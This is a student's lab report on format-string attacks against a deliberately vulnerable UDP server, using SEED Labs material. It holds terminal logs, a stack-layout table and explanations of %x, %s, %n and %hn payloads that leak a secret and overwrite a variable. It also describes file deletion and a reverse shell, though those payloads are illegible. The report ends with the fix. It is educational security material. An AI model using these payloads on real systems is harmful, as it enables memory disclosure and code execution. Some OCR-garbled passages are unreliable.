

---

# **Format String Lab**


---

---

**Name: Raman Srivastava**  
**SUID: 946665605**

---

## Task 1: The Vulnerable Program



```

[10/22/18]seed@VM:~$ sudo vulserver
[sudo] password for seed:
sudo: vulserver: command not found
[10/22/18]seed@VM:~$ sudo ./vulserver
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbff080
ff080
hello
The value of the 'target' variable (after): 0x11223344
clear
^C
[10/22/18]seed@VM:~$
[10/22/18]seed@VM:~$ clear
[10/22/18]seed@VM:~$ sudo ./vulserver
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff080
Hello
The value of the 'target' variable (after): 0x11223344

```

```

[10/22/18]seed@VM:~$ echo Hello | nc -u localhost 9090

```

We've switched off address randomization as instructed and compiled the vulnerable server program. On the other terminal, we run `$ echo hello | nc -u localhost 9090`. It prints out the address of the secret, address of the target variable, value of the target variable and the address of the msg argument.

## Task 2: Understanding the layout of the stack

Q1:

- 1: BFFF064
- 2: BFFF076
- 3: BFFF0C0

Q2: Distance between 1 and 3 : 92 bytes (23 jumps made to get to BFFF0C0 using 23 “%.8x”)

S. No.	Value at Memory Address	Memory Address	Hex to Decimal
1	Bffff080	BFFFF064	3221221476
2	B7fba000	BFFFF068	3221221480
3	0804871b	BFFFF06C	3221221484
4	00000003	BFFFF070	3221221488
5	Bffff0c0	BFFFF074	3221221492
6	Bffff6a8	BFFFF078	3221221496
7	0804872d	BFFFF07C	3221221500
8	Bffff0c0	BFFFF080	3221221504
9	Bffff098	BFFFF084	3221221508
10	00000010	BFFFF088	3221221512
11	0804864c	BFFFF08C	3221221516
12	B7e1b2cd	BFFFF090	3221221520
13	B7fdb629	BFFFF094	3221221524
14	00000010	BFFFF098	3221221528
15	00000003	BFFFF09C	3221221532
16	82230002	BFFFF0A0	3221221536
17	00000000	BFFFF0A4	3221221540
18	00000000	BFFFF0A8	3221221544
19	00000000	BFFFF0AC	3221221548
20	C0c40002	BFFFF0B0	3221221552
21	0100007f	BFFFF0B4	3221221556
22	00000000	BFFFF0B8	3221221560
23	00000000	BFFFF0BC	3221221564
24	40404040	BFFFF0C0	3221221568

### Task 3: Crash the Program

[illegible]

In this task, we use a series of %s till the program crashes. What happens here is when %s is done, the pointer looks at the data it's pointing to, considers that data to be an address and attempts to print that value. The program crashes because it prints tries to print data that belongs to the Kernel space. This is not allowed from the user space. So, this throws a segmentation error.

### Task 4a: Print out server programs memory

This task requires 24 format specifiers (24 `%8x`). That's how we got to `@@@@` which I used to compute the distance between 1 and 3 in task 2, question 1

### Task 4b: Heap Data

```
binnbash 82x42
```

```
[10/22/18]seedVM:~$ sudo ./vulserver  
The address of the secret: 0x080487c0  
The address of the 'target' variable: 0x0804a040  
The value of the 'target' variable (before): 0x11223344  
The address of the 'msg' argument: 0xbffff080  
  
Segmentation fault  
[10/22/18]seedVM:~$ ^C  
[10/22/18]seedVM:~$ sudo ./vulserver  
The address of the secret: 0x080487c0  
The address of the 'target' variable: 0x0804a040  
The value of the 'target' variable (before): 0x11223344  
The address of the 'msg' argument: 0xbffff080  
  
0bffff080b7ba090804871b3bfff0cbffffff6a8804872dbfffc0bffff09810804864c7e1b2cbd  
7fdb62910382230802090cd09021b7fbbf080b7fff020a secret message  
  
0bffff080b7ba090804871b3bfff0cbffffff6a8804872dbfffc0bffff09810804864c7e1b2cbd  
7fdb62910382230802090cd09021b7fbbf080b7fff020a secret message  
  
0bffff080b7ba090804871b3bfff0cbffffff6a8804872dbfffc0bffff09810804864c7e1b2cbd  
7fdb62910382230802090cd09021b7fbbf080b7fff020a secret message  
  
The value of the 'target' variable (after): 0x11223344  
The address of the 'msg' argument: 0xbffff080  
  
0bffff080b7ba090804871b3bfff0cbffffff6a8804872dbfffc0bffff09810804864c7e1b2cbd  
7fdb62910382230802090cd09021b7fbbf080b7fff020a null  
  
The value of the 'target' variable (after): 0x11223344  
The address of the 'msg' argument: 0xbffff080  
  
Segmentation fault  
[10/22/18]seedVM:~$ ^C  
[10/22/18]seedVM:~$ sudo ./vulserver  
The address of the secret: 0x080487c0  
The address of the 'target' variable: 0x0804a040  
The value of the 'target' variable (before): 0x11223344  
The address of the 'msg' argument: 0xbffff080  
  
Segmentation fault  
[10/22/18]seedVM:~$ sudo ./vulserver  
The address of the secret: 0x080487c0  
The address of the 'target' variable: 0x0804a040  
The value of the 'target' variable (before): 0x11223344  
The address of the 'msg' argument: 0xbffff080  
  
0bffff080b7ba090804871b3bfff0cbffffff6a8804872dbfffc0bffff09810804864c7e1b2cbd  
b7fdb62910382230802090cd09021b7fbbf080b7fff020a secret message  
  
The value of the 'target' variable (after): 0x11223344
```

```

root@kali:~# nc -l -v -p 9090
[10/22/18]seed@VM:-$ echo $(printf "\xc0\x87\x04\x08") | nc -u localhost 9090
^C
[10/22/18]seed@VM:-$ echo $(printf "\xc0\x87\x04\x08")%xxxxxx | nc -u localhost 9090
^C
[10/22/18]seed@VM:-$ echo $(printf "\xc0\x87\x04\x08")%xxxxxx | nc -u localhost 9090
^C
[10/22/18]seed@VM:-$ echo $(printf "\xc0\x87\x04\x08")%xxxxxx | nc -u localhost 9090
^C
[10/22/18]seed@VM:-$ echo $(printf "\xc0\x87\x04\x08")%xxxxxx | nc -u localhost 9090
^[[A^C
[10/22/18]seed@VM:-$ echo $(printf "\xc0\x87\x04\x08")%xxxxxx | nc -u localhost 9090
^[[A^C
[10/22/18]seed@VM:-$ echo $(printf "\xc0\x87\x04\x08")%xxxxxx | nc -u localhost 9090
^C
[10/22/18]seed@VM:-$ echo $(printf "\xc0\x87\x04\x08")%xxxxxx | nc -u localhost 9090
^C
[10/22/18]seed@VM:-$ echo $(printf "\xc0\x87\x04\x08")%xxxxxx | nc -u localhost 9090
^C
[10/22/18]seed@VM:-$ echo $(printf "\xc0\x87\x04\x08")%xxxxxx | nc -u localhost 9090
^C
[10/22/18]seed@VM:-$ echo $(printf "\xc0\x87\x04\x08")%xxxxxx | nc -u localhost 9090

```

In this task, we prepare the format string by using the address of secret which is entered in it's binary form. We know that it takes us 24 format specifiers to get to the heap. So we use 23 %x's and the final format specifier (%s) to jump to the heap and treat the address that's passed as binary as a real address to print the content of the secret which is "A secret message".



### Task 5a: Change the value to a different value

```

[10/22/18]seed@VM:~$ sudo ./vulserver
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
^C
[10/22/18]seed@VM:~$ gedit vulserv.c
[10/22/18]seed@VM:~$ gedit vulserv.c
[10/22/18]seed@VM:~$ sudo ./vulserver
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The value of the 'msg' argument: 0xbffff080
0xbffff080b7fba00804871b3bfff0c0bfff6a8804872dbffff0c0bfff09810804864cb7e1b2cd
b7fd62910382230002000a900021b7ffff000b7fff020a secret message

The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff080
Segmentation fault
[10/22/18]seed@VM:~$ sudo ./vulserver
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff080
0xbffff080b7fba00804871b3bfff0c0bfff6a8804872dbffff0c0bfff09810804864cb7e1b2cd
b7fd62910382230002000b00021b7ffff000b7fff02003"[]"
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff080
0xbffff080b7fba00804871b3bfff0c0bfff6a8804872dbffff0c0bfff09810804864cb7e1b2cd
b7fd62910382230002000b3e4000210000f00
The value of the 'target' variable (after): 0x0000007b

```

```

[10/22/18]seed@VM:~$ echo $(printf '\xc0\x87\x04\x08') | nc -u localhost 9990
^C
[10/22/18]seed@VM:~$ echo $(printf '\xc0\x87\x04\x08')^C | nc -u localhost 9990
^Z
[1]+  Stopped                  echo $(printf '\xc0\x87\x04\x08') | nc -u localhost 9990
[10/22/18]seed@VM:~$ echo $(printf '\xc0\x87\x04\x08') | nc -u localhost 9990
^C
[10/22/18]seed@VM:~$ echo $(printf '\x40\xa07\x04\x08') | nc -u localhost 9990
^C
[10/22/18]seed@VM:~$ echo $(printf '\x40\xa0\x04\x08') | nc -u localhost 9990
^C
[10/22/18]seed@VM:~$ echo $(printf '\x40\xa0\x04\x08') | nc -u localhost 9990

```

In this task, we again pass the address of secret as binary to the format string so it can be written to the heap. Now just like previous task we make use of 24 format specifiers where the first 23 are %x's to jump 4 bytes at a time. The next format specifier we use is %n. This format specifier goes to the address that's saved in the memory (passed as binary using the format string) counts the number of characters printed by printf, and writes that value in the memory address that's shows as a data of the memory block (address passed as binary)

*Task 5b: Change the value to 0x500*

[illegible]

```
[10/22/18]seed@VM:~$ echo $(printf "\x40\x04\x08")%x%x%x%x%x%x%x%x%x%x\n | nc -u localhost 9090
```

For this task, we need to change at target variable to 0x500. This value in decimal is 1280. The number of characters printed by the format string until the precision modifier is 183. So we use 1097%x to print the result in 1097 digits so when we do %n, the value at the target reads 0x500 (183+1097=1280) which is what we wanted.

### Task 5c: Change the value to 0xFF990000

[illegible]

In this task, we need to change the value to FF990000. This can be achieved by splitting the address across 2 bytes, 0x0804a040 and 0x0804a042. We'll make use of %hn for this purpose so only 2 bytes are modified at a time. The value of FF99 in decimal is 65433. Until the first %hn, it has printed 191 characters. So we add 65242 digits to get 0xFF99 in 0x0804a040. Now to print 0000, we need to jump over FF99. We achieve that by adding 103.

### Task 6: Injecting Malicious code into Server Program

```

[10/22/18]seed@VM:~$ touch /tmp/myfile
[10/22/18]seed@VM:~$ ls -l /tmp
total 12
-rw----- 1 seed seed    0 Oct 21 16:55 config-err-7MVzwm
-rw-rw-r-- 1 seed seed    0 Oct 22 05:03 myfile
drwx----- 2 seed seed 4096 Dec 31 1969 orbit-seed
drwx----- 3 root root 4096 Oct 21 16:55 systemd-private-2531481191ac4a6daf2ec5793
1015ff7-colord.service-EhNKA8
drwx----- 3 root root 4096 Oct 21 16:55 systemd-private-2531481191ac4a6daf2ec5793
1015ff7-rtkit-daemon.service-jxeD9i
-rw-rw-r-- 1 seed seed    0 Oct 21 16:55 unity_support_test.1
[10/22/18]seed@VM:~$

```

Here, we've created a temporary file `myfile` which we're going to remove using the following format string.



[illegible][illegible][illegible]

This is the format string to remove myfile from /tmp directory. There are 22 %x, precision value of 48963, %hn to write to BFFF0F7E followed by another %hn to write to BFFF0F7C.




## Task 7: Getting a reverse shell

[illegible][illegible]

The purpose of this task is to obtain reverse shell. The above is the format string used to get access to reverse shell on the server on port 7070

## Task 8: Fixing the Problem



The screenshot displays a code editor at the top and a terminal window at the bottom. The code editor shows a C program named `vulserver.c` with several fixes applied to the original vulnerable code. The terminal window shows the execution of the program and a successful exploit using `nc`.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#define PORT 9090
char *secret = "A secret message\n";
unsigned int target = 0x11223344;
void myprintf(char *msg)
{
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
    // This line has a format-string vulnerability
    printf("%s",msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
// This function provides some helpful information. It is meant to
// simplify the lab task. In practice, attackers need to figure
// out the information by themselves.
void helper()
{
    printf("The address of the secret: 0x%.8x\n", (unsigned) secret);
    printf("The address of the 'target' variable: 0x%.8x\n",
    (unsigned) &target);
    printf("The value of the 'target' variable (before): 0x%.8x\n", target);
}
void main()
{
    struct sockaddr_in server;
    struct sockaddr_in client;
    int clientlen;
    char buf[1500];
    helper();
    int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    memset((char *) &server, 0, sizeof(server));
    server.sin_family = AF_INET;
    server.sin_addr.s_addr = htonl(INADDR_ANY);
    server.sin_port = htons(PORT);
    if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
        perror("ERROR on binding");
    while (1) {
        bzero(buf, 1500);
        recvfrom(sock, buf, 1500-1, 0,
        (struct sockaddr *) &client, &clientlen);
        myprintf(buf);
    }
    close(sock);
}
```

The terminal window shows the following commands and output:

```
[10/22/18]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[10/22/18]seed@VM:~$ gcc -z execstack -o vulserver vulserver.c
[10/22/18]seed@VM:~$ vulserver
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfffe690
%x%x%x%x%x%x%x%x
The value of the 'target' variable (after): 0x11223344
```

The terminal window also shows the exploit command:

```
[10/22/18]seed@VM:~$ echo %x%x%x%x%x%x%x%x | nc -u localhost 9090
```

Here, I've amended the `printf` function by using a format specifier. The best way to protect against format string is to not let user input be used anywhere in the format string. Here, I've used `%s` in the `printf()` statement. This resolves the arguments passed along with `printf` as a string and continues execution.

Apart from this, we can do earlier applied protections such as making the stack non executable so the script can not be run when it's on stack. Also, the address randomization should be turned on so on each run, the address keeps changing.